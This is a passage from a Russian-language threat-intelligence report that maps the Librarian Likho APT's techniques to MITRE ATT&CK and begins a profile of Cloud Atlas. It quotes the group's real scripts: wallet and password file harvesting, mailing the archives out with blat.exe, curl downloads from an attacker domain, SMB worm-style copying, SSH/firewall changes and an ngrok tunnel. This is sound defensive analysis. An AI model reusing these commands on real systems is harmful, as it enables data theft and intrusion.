8. Использует утилиту `reg.exe` чтоб сделать дамп веток реестра `hklm\sam` и `hklm\system`, — он также пакуется в архив с использованием того же пароля;
9. Отправляет собранные файлы по почте атакующим при помощи утилиты `blat.exe`;
10. Удаляет файлы, созданные в ходе атаки в директории "`%SYSTEMDRIVE%\Intel\`", после чего удаляет себя;
11. Прежде чем удалить себя, устанавливает вредоносный майнер в зараженную систему.

T1059.001 PowerShell

Злоумышленники используют PowerShell-скрипты для создания задач планировщика или добавления новых правил брандмауэра (например, для открытия 22 порта).

```
Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0
Start-Service sshd
Set-Service -Name sshd -StartupType 'Automatic'
netsh advfirewall firewall add rule name="OpenSSH Server (sshd)" dir=in
action=allow protocol=TCP localport=22
Start-Process -FilePath "$env:SystemDrive\intel\next.exe" -WindowStyle
Hidden
```

T1053.005 Scheduled Task

Злоумышленники используют задачу планировщика чтобы «будить» зараженную машину в 01:00 AM для соединения с ней при помощи AnyDesk.

```
$Action = New-ScheduledTaskAction -Execute "C:\Program Files (x86)\
Microsoft\Edge\Application\msedge.exe"
$Trigger = New-ScheduledTaskTrigger -Daily -At "01:00AM"
$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType
ServiceAccount -RunLevel Highest
# Создание настроек задачи
$TaskSettings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries
-DontStopIfGoingOnBatteries -StartWhenAvailable -WakeToRun
# Регистрация задачи в Планировщике заданий
Register-ScheduledTask -Action $Action -Principal $Principal -Trigger
$Trigger -TaskName "WakeUpAndLaunchEdge" -Settings $TaskSettings -Force
remove-item -path bat1.bat -Force
```

Persistence

T1547.001 Registry Run Keys / Startup folder

Злоумышленники закрепляются в системе путем добавления ключа автозапуска для импланта (и его компонентов).

```
Software\Microsoft\Windows\CurrentVersion\Run Video Configurations C:\Intel\
go.exe
```

Privilege Escalation

T1548.002 Bypass User Account Control

Импланты APT собраны при помощи Smart Install Maker, который может запрашивать пользователя предоставить права администратора для привилегированного выполнения команд.

Defense Evasion

T1564.001 Hidden Files and Directories

Злоумышленники устанавливают атрибуты «скрытый» и «системный» на папку `C:\Intel`, содержащую вредоносные файлы, чтоб избежать детектирования средствами защиты.

```
ATTRIB +s +h @$&%17\Intel
```

T1564.001 File Deletion

Эта APT может удалять почти все следы своего присутствия с зараженной машины: все вредоносные скрипты и другое содержимое директории `C:\Intel`.

```
del /q %SYSTEMDRIVE%\Intel\curl.exe
del /q %SYSTEMDRIVE%\Intel\Trays.rar
del /q %SYSTEMDRIVE%\Intel\svchost.exe
```

T1036.008 Masquerade File Type

Эта APT загружает полезную нагрузку, созданную сторонними разработчиками и используемую во вредоносных целях, в архивах, которые имеют поддельное расширение "`.jpg`" (например, "`driver.jpg`" или "`dc.jpg`"). Также эта APT использует то же расширение для вредоносных PowerShell-скриптов ("`wol.jpg`").

В рассмотренном ранее примере (T1566.001) для первоначального импланта злоумышленники установили два расширения — “`pdf`” и “`scr`”, но реальное поведение файла определяется вторым расширением — “`scr`”. Такие файлы выполняются при помощи ShellExecute() как классические MZPE-файлы (каковыми они и являются).

T1036.007 Double File Extension

Вредоносные импланты и архивы, содержащие их, имеют двойные расширения (например, "`.pdf.rar`" или "`pdf.scr`"). Это сделано, чтобы заставить пользователя поверить, что эти файлы являются легитимными PDF-документами, а не вредоносными сэмплами.

```
Исх.18.07.2024.№6.3223.Организациям.по.списку.Визуализация.ЭП.pdf.rar
```

T1036.005 Match Legitimate Name or Location

Эта APT использует папку `C:\Intel`, которая обычно используется легитимным ПО, чтобы избежать детектирования.

T1036.003 Rename System Utilities

Атакующие используют имена системных исполняемых файлов для именования своих архивов (например, "`svchost.jpg`" — имя архива, содержащего AnyDesk, используемого в атаках группы).

T1036.004 Masquerade Task or Service

Некоторые импланты этой APT содержат PowerShell-скрипты для создания задачи планировщика с именем "`WakeUpAndLaunchEdge`", которая выглядит легитимной, но используется с вредоносной целью.

```
$Action = New-ScheduledTaskAction -Execute "C:\Program Files (x86)\
Microsoft\Edge\Application\msedge.exe"
$Trigger = New-ScheduledTaskTrigger -Daily -At "01:00AM"
$Principal = New-ScheduledTaskPrincipal -UserId "SYSTEM" -LogonType
ServiceAccount -RunLevel Highest
# Создание настроек задачи
$TaskSettings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries
-DontStopIfGoingOnBatteries -StartWhenAvailable -WakeToRun
# Регистрация задачи в Планировщике заданий
Register-ScheduledTask -Action $Action -Principal $Principal -Trigger
$Trigger -TaskName "WakeUpAndLaunchEdge" -Settings $TaskSettings -Force
remove-item -path bat1.bat -Force
```

T1112 Modify Registry

Эта APT использует ключи реестра, ответственные за автозагрузку, для закрепления в системе (в том числе — для закрепления ПО сторонних производителей).

```
Software\Microsoft\Windows\CurrentVersion\Run Video Configurations C:\Intel\
go.exe
```

Credential Access

T1555.003 Credentials from Web Browsers

Librarian Likho используют WebBrowserPassView ПО на скомпрометированных устройствах для хищения учетных данных их браузеров.

Discovery

T1083 File and Directory Discovery

Главный командный файл APT ищет среди всех файлов на диске "`c:\`" те, которые попадают под маски "`C:\*парол*.*`", "`C:\*карт*.*`", "`C:\*кошельк*.*`", "`C:\wallet.dat`", "`C:\*wallet*.doc*`", "`C:\*wallet*.txt`", "`C:\*seed*.*`", "`C:\keystore.json`", "`C:\*bitcoin*.*`", "`C:\*usdt*.*`" и "`C:\*ethereum*.*`".

```
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*парол*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*карт*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*кошельк*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\wallet.dat /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*wallet*.doc* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*wallet*.txt /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*seed*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\keystore.json /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*bitcoin*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*usdt*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*ethereum*.* /y
```

T1057 Process Discovery

ПО стороннего разработчика — Mipko Employee Monitor — позволяет атакующим собирать список запущенных процессов.

T1654 Log Enumeration

ПО стороннего разработчика — Mipko Employee Monitor — позволяет получить доступ к логам Windows для сбора важной информации.

T1135 Network Share Discovery

Злоумышленники ищут открытые шары на удаленных машинах для выявления систем, потенциально интересных для горизонтального перемещения.

```
for %%A in (0 1) do (
    if %%A==0 (
        set START_IP=%START_IP_1%
        set END_IP=%END_IP_1%
    ) else (
        set START_IP=%START_IP_2%
        set END_IP=%END_IP_2%
    )

    echo Checking IPs in range !START_IP! - !END_IP! >> %LOG_FILE%
    for /L %%I in (1,1,254) do (
        set CURRENT_IP=!START_IP:~0,-1!%%I
        echo Checking connection to IP: !CURRENT_IP!
        ping -n 1 -w 1000 !CURRENT_IP! >nul
        if !errorlevel! == 0 (
            echo IP !CURRENT_IP! is available.

            :: Проверка папки
            if exist "\\!CURRENT_IP!\Users" (
                echo Folder Users found on \\!CURRENT_IP!\Users.

                :: Перебор пользователей в папке Users
                for /f "tokens=*" %%U in ('dir /b "\\!CURRENT_IP!\Users"')
do (
                    set USER_NAME=%%U

                    :: Проверка стандартных папок
                    for %%K in (Desktop Downloads) do (
                        if exist "\\!CURRENT_IP!\Users\!USER_NAME!\%%K\" (
                            echo Copying to "\\!CURRENT_IP!\Users\!USER_
NAME!\%%K"...
                            xcopy %SOURCE_FILE% "\\!CURRENT_IP!\Users\!USER_
NAME!\%%K\" /Y >> %LOG_FILE% 2>&1
                            if !errorlevel! == 0 (
                                echo File successfully copied to
"\\!CURRENT_IP!\Users\!USER_NAME!\%%K" >> %LOG_FILE%
                            ) else (
                                echo Error copying file to "\\!CURRENT_IP!\
Users\!USER_NAME!\%%K" >> %LOG_FILE%
                            )
                        )
                    )
                )

                :: Копирование в Public
                if exist "\\!CURRENT_IP!\Users\Public" (
                    echo Copying to "\\!CURRENT_IP!\Users\Public"...
                    xcopy %SOURCE_FILE% "\\!CURRENT_IP!\Users\Public\" /Y >>
%LOG_FILE% 2>&1
```

Lateral Movement

T1570 Lateral Tool Transfer

Некоторые импланты этой APT содержат командные скрипты для распространения по сети: они проверяют наличие открытых SMB-шар на других машинах и, если таковые находятся, копируют вредоносный имплант туда (в папки "Desktop" и "Downloads")

```
см. пример выше.
```

T1021.002 SMB / Windows Admin Shares

Некоторые импланты этой APT содержат пакетный командный файл для распространения по сети. Он действует под именем вошедшего в систему пользователя и использует SMB для обмена данными по сети: таким образом APT распространяется в скомпрометированной инфраструктуре.

```
см. пример выше.
```

T1080 Taint Shared Content

Атакующие доставляют полезную нагрузку в удаленные системы путем добавления своих файлов в расшаренные сетевые хранилища — папки, доступные по SMB (например, "\\!victim_ip!\Users\Public").

```
  :: Копирование в Public
              if exist "\\!CURRENT_IP!\Users\Public" (
                  echo Copying to "\\!CURRENT_IP!\Users\Public"...
                  xcopy %SOURCE_FILE% "\\!CURRENT_IP!\Users\Public\" /Y >>
%LOG_FILE% 2>&1
```

Collection

T1560.001 Archive via Utility

Собранные в процессе работы APT пользовательские файлы пакуются в архив при помощи кастомизированной версии RAR 3.80 и отправляются на сервер атакующих при помощи электронной почты.

```
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*парол*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*карт*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*кошельк*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\wallet.dat /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*wallet*.doc* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*wallet*.txt /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*seed*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\keystore.json /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*bitcoin*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*usdt*.* /y
%SYSTEMDRIVE%\Intel\driver.exe a -r  -hplimpid2903392 %SYSTEMDRIVE%\Intel\
wallet.rar  C:\*Ethereum*.* /y
C:\Intel\blat.exe -to %mail-in% -f "Wallet<%mail-out%>" -server
%smtp% -port 587 -u %mail-out% -pw %pass-out% -subject  "Wallet
%COMPUTERNAME%/%USERNAME%" -body  "Wallet %COMPUTERNAME%/%USERNAME%" -attach
"%SYSTEMDRIVE%\Intel\wallet.rar"
```

T1119 Automated Collection

ПО стороннего разработчика — Mipko Employee Monitor — может собирать данные на скомпрометированном устройстве без действий со стороны атакующего. Главный командный файл APT ищет среди всех файлов на диске "`c:\`" те, которые попадают под маски "`C:\*парол*.*`", "`C:\*карт*.*`", "`C:\*кошельк*.*`", "`C:\wallet.dat`", "`C:\*wallet*.doc*`", "`C:\*wallet*.txt`", "`C:\*seed*.*`", "`C:\keystore.json`", "`C:\*bitcoin*.*`", "`C:\*usdt*.*`" и "`C:\*ethereum*.*`".

T1115 Clipboard Data

ПО стороннего разработчика — Mipko Employee Monitor — позволяет атакующим получить доступ к данным в буфере обмена.

T1005 Data from Local System

Основной пакетный командный файл этой APT собирает все файлы на диске "`c:\`" по заданным маскам. Этот же командный файл также получает содержимое двух веток реестра: `hklm\system` и `hklm\sam`.

T1074.001 Local Data Staging

Злоумышленники могут хранить собранные данные в папке "`C:\Intel`" в локальной системе перед эксфильтрацией. Данные хранятся в едином RAR-архиве, защищенном паролем.

T1056.001 Keylogging

ПО стороннего разработчика — Mipko Employee Monitor — позволяет злоумышленникам логировать все нажатия клавиш.

T1113 Screen Capture

Mipko Employee Monitor также позволяет атакующим собирать снимки экрана для получения информации, важной для злоумышленников.

Command and Control

T1071.003 Mail Protocols

Эта APT использует легитимную утилиту `blat.exe` для для отправки электронных писем атакующим, содержащих собранные в процессе работы данные: украденные файлы с важными пользовательскими данными, конфиденциальные ветки реестра, данные AnyDesk и т. п. Все архивы защищены паролем "`limpid2903392`".

```
см. пример выше.
```

T1071.001 Web Protocols

Злоумышленники используют HTTP для загрузки сторонних утилит на устройства жертвы, чтобы в дальнейшем использовать их для достижения вредоносных целей.

```
C:\Intel\curl.exe -o C:\Intel\driver.exe http://downdown.ru/driver.jpg
C:\Intel\curl.exe -o C:\Intel\blat.exe http://downdown.ru/blat.jpg
C:\Intel\curl.exe -o C:\Intel\svchost.exe  http://downdown.ru/svchost.jpg
C:\Intel\curl.exe -o C:\Intel\Trays.rar http://downdown.ru/Trays.jpg
C:\Intel\curl.exe -o C:\Intel\AnyDesk\wol.ps1 http://downdown.ru/wol.jpg
C:\Intel\curl.exe -o C:\Intel\dc.exe  http://downdown.ru/dc.jpg
```

T1105 Ingress Tool Transfer

Librarian Likho загружает дополнительные сторонние утилиты с собственных файловых серверов в виде защищенных паролем архивов. Также эта APT распространяется по скомпрометированной сети путем копирования вредоносных имплантов через доступные SMB-шары.

```
 :: Копирование в Public
             if exist "\\!CURRENT_IP!\Users\Public" (
                 echo Copying to "\\!CURRENT_IP!\Users\Public"...
                 xcopy %SOURCE_FILE% "\\!CURRENT_IP!\Users\Public\" /Y >>
%LOG_FILE% 2>&1
```

T1219 Remote Access Software

Librarian Likho использует ПО AnyDesk для удаленного доступа к зараженной машине и поднятия интерактивного канала связи с командным центром ВПО.

T1572 Protocol Tunneling

В некоторых имплантах мы видели использование утилиты ngrok для установки канала коммуникации с имплантом, что особенно актуально в случае, если жертва расположена за NAT.

```
@echo off
setlocal enabledelayedexpansion

:: Параметры
set "folderPath=C:\intel"
set "fileName=connect.txt"
set "fullPath=%folderPath%\%fileName%"
set "ngrokPath=C:\intel\ngrok.exe"
set "ngrokArgs=tcp 22 -log=C:\intel\out.txt"
set "nircmdPath=C:\intel\nircmd.exe"

:: Проверка существования файла
:loop
echo %date% %time% - Проверка на наличие файла %fileName%...
if exist "%fullPath%" (
    echo %date% %time% - Файл %fileName% найден!

    :: Запуск ngrok с аргументами через nircmd
    echo %date% %time% - Запуск ngrok: %ngrokPath% %ngrokArgs%...
    start "" "%nircmdPath%" exec hide "%ngrokPath%" %ngrokArgs%

    goto end
) else (
    echo %date% %time% - Файл %fileName% не найден, проверка через 1
секунду...
)

:: Если файл не найден, ждем 1 секунду и проверяем снова
timeout /t 1 >nul
goto loop

:end
echo %date% %time% - Скрипт завершен. >> "%folderPath%\log.txt"
```

Exfiltration

T1020 Automated Exfiltration

Злоумышленники эксфильтруют украденные данные автоматически. Это реализовано в главном пакетном командном файле этой APT.

```
C:\Intel\blat.exe -to %mail-in% -f "Wallet<%mail-out%>" -server
%smtp% -port 587 -u %mail-out% -pw %pass-out% -subject  "Wallet
%COMPUTERNAME%/%USERNAME%" -body  "Wallet %COMPUTERNAME%/%USERNAME%" -attach
"%SYSTEMDRIVE%\Intel\wallet.rar"
```

T1048.003 Exfiltration Over Unencrypted Non-C2 Protocol

Атакующие эксфильтруют украденные данные через почту, используя легитимную утилиту `blat.exe`.

```
C:\Intel\blat.exe -to %mail-in% -f "Wallet<%mail-out%>" -server
%smtp% -port 587 -u %mail-out% -pw %pass-out% -subject  "Wallet
%COMPUTERNAME%/%USERNAME%" -body  "Wallet %COMPUTERNAME%/%USERNAME%" -attach
"%SYSTEMDRIVE%\Intel\wallet.rar"
```

Связи с другими группировками

Рассмотрим схожие черты Librarian Likho с другими APT-группами II кластера.

Отметим, что изначально мы поместили Librarian Likho в кластер Ghouls, так как не замечали за ней преследования целей кибершпионажа. Однако в 2024 году группа начала проводить атаки с целью промышленного шпионажа — злоумышленники охотились на файлы, характерные для систем автоматизированного проектирования (САПР).

Librarian Likho похожа на Awaken Likho и Angry Likho использованием легитимных утилит и скриптов для реализации вредоносной функциональности, а также относительно большим (для APT) охватом своих кампаний (фишинг с вредоносными вложениями/ссылками рассылается десяткам получателей одновременно).

Общие черты TTPs:

Отмеченное ранее использование целевого фишинга, направленного на российские организации, с самораспаковывающимися архивами во вложении — характерная черта атак Awaken Likho и Angry Likho. Все три группы используют запароленные архивы. Злоумышленники специально делают это для избежания детектирования решениями для защиты почты

Утилиты для туннелирования: ngrok — наиболее популярный инструмент, и Librarian Likho также его использовала для доступа к зараженной машине. Утилита ngrok использовалась группами Mythic Likho и Cloud Atlas, а также многими хактивистскими группами из I кластера

Операторы применяют кастомные скрипты для горизонтального перемещения. Это роднит эту APT с другой проукраинской группой, описанной в этом кластере, — GOFFEE

C2-инфраструктура

В качестве C2-доменов использовались домены, имеющие осмысленные и читаемые названия, часто с именованием сервисов или прикладного ПО различных хостинг-провайдеров.

Также мы встретили ASN, расположенный на территории Украины:

AS56851 (**UA, Kharkiv**, хостинг-провайдер PE Skurykhin Mukola Volodumurovuch)

Как и в случае **Awaken Likho**, почти все ASN, использованные злоумышленниками, находились под управлением хостинг-провайдеров (VPS или же обычных хостинговых провайдеров), таким образом, с большой степенью уверенности можно утверждать, что **злоумышленники просто приобретали инфраструктуру вместо использования собственной**.

Жертвы — пересечения и специфика отдельных жертв

Жертв этой APT мы определяли как на основании анализа подключений к C2, так по фактам обнаружения имплантов группы на рабочих станциях.

В результате анализа мы обнаружили множественные пересечения жертв этой APT с жертвами Awaken Likho, Angry Likho, XDSpy, GOFFEE и Cloud Atlas. Более того, мы обнаружили пользователей, которые имели признаки заражения большинством группировок, описанных в этом кластере.

Обнаруженные нами таким образом жертвы в основном принадлежали к следующим сферам:



Предприятия по добыче и переработке ресурсов



Государственные (правительственные) учреждения



Телекоммуникационные компании



Производственные предприятия, научно-исследовательские учреждения, конструкторские бюро



Технические университеты

Прежде чем приводить результаты пересечений, отметим следующее. Мы обнаружили множество машин, зараженных одновременно или в разное время Librarian Likho и Angry Likho или Awaken Likho, но не нашли **ни одной жертвы, зараженной одновременно** и Angry, и Awaken Likho (хотя по отдельности они вполне могли быть нацелены на ту же жертву, что и Librarian Likho). Это дает нам основания предполагать, что **за этими двумя APT из класса Likho стоит одна и та же группа**, которая применяет различный инструментарий для разных жертв, выбирая, очевидно, наиболее соответствующую их целям APT.

Возможно, однако, и то, что группировка Librarian Likho также контролируется этой группой, поскольку по функциональности она похожа на остальные группы Likho. При этом она не использует MaaS-модель, что может указывать на то, что злоумышленники используют эту группу для атак на крупных жертв, чтобы не делиться похищенными данными с владельцами MaaS и оставаться на зараженной машине длительное время. Librarian Likho в этом контексте видится как инструментарий, обладающий функциональностью других APT группы Likho (Angry и Awaken) одновременно.

Результаты пересечений следующие:

① общие жертвы с Awaken Likho:	**18**	в т.ч. крупный бизнес
② общие жертвы с Angry Likho:	**9**	в т.ч. крупный бизнес (производство, добыча и переработка)
③ общие жертвы с Mythic Likho:	**2**	
④ общие жертвы с Cloud Atlas:	**3**	
⑤ общие жертвы с GOFFEE:	**6**	
⑥ общие жертвы с XDSpy:	**24**	мы не знаем достоверно, почему, но у Librarian Likho и у XDSpy наблюдается довольно большое пересечение по жертвам — больше, чем мы наблюдали у любых APT этого кластера ранее

Далее мы опишем группировку, которая существенным образом отличается от описанных выше (кластер Likho), однако мы ее также относим ко второму кластеру, так как главная цель операторов группы Cloud Atlas — кибершпионаж. В отличие от приведенных выше групп, разработчики и операторы Cloud Atlas не следуют принципу KISS и используют сложные импланты в своих операциях. Причем операторы не полагаются исключительно на один имплант, вместо этого поддерживают одновременно несколько.

Пожалуй, единственная деталь, роднящая Cloud Atlas с описанными ранее группами, заключается в использовании фишинговых писем с вредоносными вложениями/ссылками в качестве основного пути получения первоначального доступа. Также стоит отметить тот факт, что атакующие придают большое значение обеспечению горизонтального перемещения, используя для этого в том числе многочисленные пентестерские утилиты, например BloodHound, Inveight, Get-NetNTLM и другие.

Эта группа по стилю работы (использование множественных имплантов, их замена с течением времени) сходна с группой GOFFEE. Подробности читайте в разделе «Связи в кластере».

Cloud Atlas

Описание группировки

Cloud Atlas — это одна из наиболее заметных кибершпионских группировок на постсоветском пространстве, деятельность которой отслеживается как минимум с 2014 года. Несмотря на основную направленность на страны СНГ, индикаторы некоторых кампаний обнаруживались и за пределами региона — в Европе (например, Португалии), на Ближнем Востоке и в Северной Африке.

Специализируясь на целевых атаках, Cloud Atlas делает ставку на фишинг с вредоносными вложениями в виде документов Microsoft Office. Эти документы, на первый взгляд безвредные, не содержат макросов или явных эксплойтов, но используют механизм удаленных шаблонов для доставки полезной нагрузки. Такие приманки часто оформлены с использованием русскоязычных текстов и отсылают к теме украинско-российских отношений, государственных структур или научных учреждений.

Технический арсенал группы со временем эволюционировал. В 2019 году был представлен вредоносный модуль PowerShower, способный извлекать сохраненные учетные данные и сертификаты из браузеров Chrome и Firefox. Кампания, в рамках которой использовался этот инструмент, была масштабной: злоумышленники задействовали новую инфраструктуру, регистрируя фишинговые домены, ориентированные на государственные, дипломатические и аэрокосмические учреждения, особенно в Восточной Европе и Центральной Азии.

Позже в том же году появился VBShower — VBS-имплант. Он представлял собой бэкдор, периодически обращавшийся к C2-серверу за новым скриптом и исполнявший его локально. Поведение и методы распространения нового инструмента полностью соответствовали известным тактикам Cloud Atlas

В 2024 году группировка вновь обновила свой инструментарий, представив имплант VBCloud, функционально схожий с предыдущими разработками. Этот модуль обеспечивает связь с управляющими серверами, загрузку команд и эксфильтрацию данных, продолжая традицию многоступенчатых и полиморфных атак, характерных для Cloud Atlas.

TTPs группировки

Initial Access

T1566.001 Phishing: Spearphishing Attachment

Cloud Atlas проникает в инфраструктуру жертвы, используя фишинговые письма с вредоносными вложениями, замаскированными под легитимные документы (например, касающиеся выборов в России или российско-украинского конфликта). Вложения используют уязвимость CVE-2017-11882. Примечателен тот факт, что этот эксплойт используется Cloud Atlas уже много лет. Для отправки этих писем Cloud Atlas использует адреса электронной почты, зарегистрированные в легитимных российских почтовых службах.

Из названий файлов можно сделать вывод, что в большинстве случаев группировка замаскирована либо под рассылки с рабочей тематикой, либо под рассылки по темам, актуальным в регионе.

Рис. 40 | Пример фишингового письма 1

СТОЛИЧНЫЕ ПОСТАВКИ

№	артикул	фото	Наименование	вес	штрихкод	цена
1	2372		"Домик чудес"	200	1467004 2267001	190
2	2373		"Новогоднее путешествие"	200	1467004 2267018	205
3	2374		"Марсик"	200	1467004 2267025	205
4	2375		"Три кота"	200	1467004 2267032	205
5	2376		Конфета	200	1467004	190


Рис. 41 | Пример фишингового письма 2

Международный опыт в реализации компетенции омбудсменов в рамках обеспечения прав участников уголовного процесса

Примеры законодательства в части национальных правозащитных учреждений (НПЗУ), которые наделяют их правом обращаться в суд.

Государство	**Австралия**
НПЗУ, его глава	Австралийская комиссия по правам человека; Г-жа [redacted] Председатель Австралийской комиссии по правам человека.
